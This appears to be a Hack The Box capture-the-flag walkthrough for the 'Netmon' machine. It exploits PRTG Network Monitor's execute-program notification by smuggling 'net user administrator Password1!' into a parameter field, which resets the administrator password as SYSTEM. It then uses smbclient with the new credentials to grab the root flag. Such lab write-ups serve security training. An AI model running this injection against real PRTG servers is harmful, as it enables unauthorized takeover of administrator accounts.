


```
root@kali:~/HTB/boxes/Netmon# cat Demo\ EXE\ Notification\ -\ OutFile.ps1
# Demo 'Powershell' Notification for Paessler Network Monitor
# Writes current Date/Time into a File
#
# How to use it:
#
# Create a exe-notification on PRTG, select 'Demo Exe Notifcation - OutFile.ps1' as program,
# The Parametersection consists of one parameter:
#
# - Filename
#
# e.g.
#
#         "C:\temp\test.txt"
#
# Note that the directory specified must exist.
# Adapt Errorhandling to your needs.
# This script comes without warranty or support.


if ($Args.Count -eq 0) {

  #No Arguments. Filename must be specified.

  exit 1;
 }elseif ($Args.Count -eq 1){


  $Path = split-path $Args[0];

  if (Test-Path $Path)
  {
    $Text = Get-Date;
    $Text | out-File $Args[0];
    exit 0;

  }else
  {
    # Directory does not exist.
    exit 2;
  }
}
```

NOTE: The bat file will not work. Only the powershell file will.

Create the notification by
1.) Go to Settings - Account Settings - Notifications - Add Notification
2.) Check the Execute a program button
3.) Select Demo EXE Notification - outfile.ps1
Delete the username and password fields
In parameter enter the below
Test.txt;net user administrator Password1!

It should look like the fields do below. All the other defaults can be left as is.
What this does is change the local administrator password to Password1!
After saving the notifcation, click the Check box to the right under ‘Show Filters’. Then click the Bell Icon which will send a test notification and run our command as SYSTEM.
When the below box appears, click ok.




Notification Test Results

A test notification was triggered and queued for delivery to the following recipients. Please check if you received the notification.

Other notification types:

EXE notification is queued up



Send Push Notification BETA

Send SMS/Pager Message

Add Entry to Event Log

Send Syslog Message

Send SNMP Trap

Execute HTTP Action

Execute Program

Program File: Demo exe notification - outfile.ps1

Parameter: Test.txt;net user administrator Password1!

Domain or Computer Name:

Username:

Password:

Timeout: 60

Send Amazon Simple Notification Service Message

Assign Ticket

SIGN INTO SMB AS LOCAL ADMINISTRATOR USING THE CREDENTIALS YOU JUST SET.
smbclient //10.10.10.152/C$ -U Administrator%Password1!

GET THE ROOT FLAG
cd Users
cd Administrator
cd Desktop
get root.txt
cat root.txt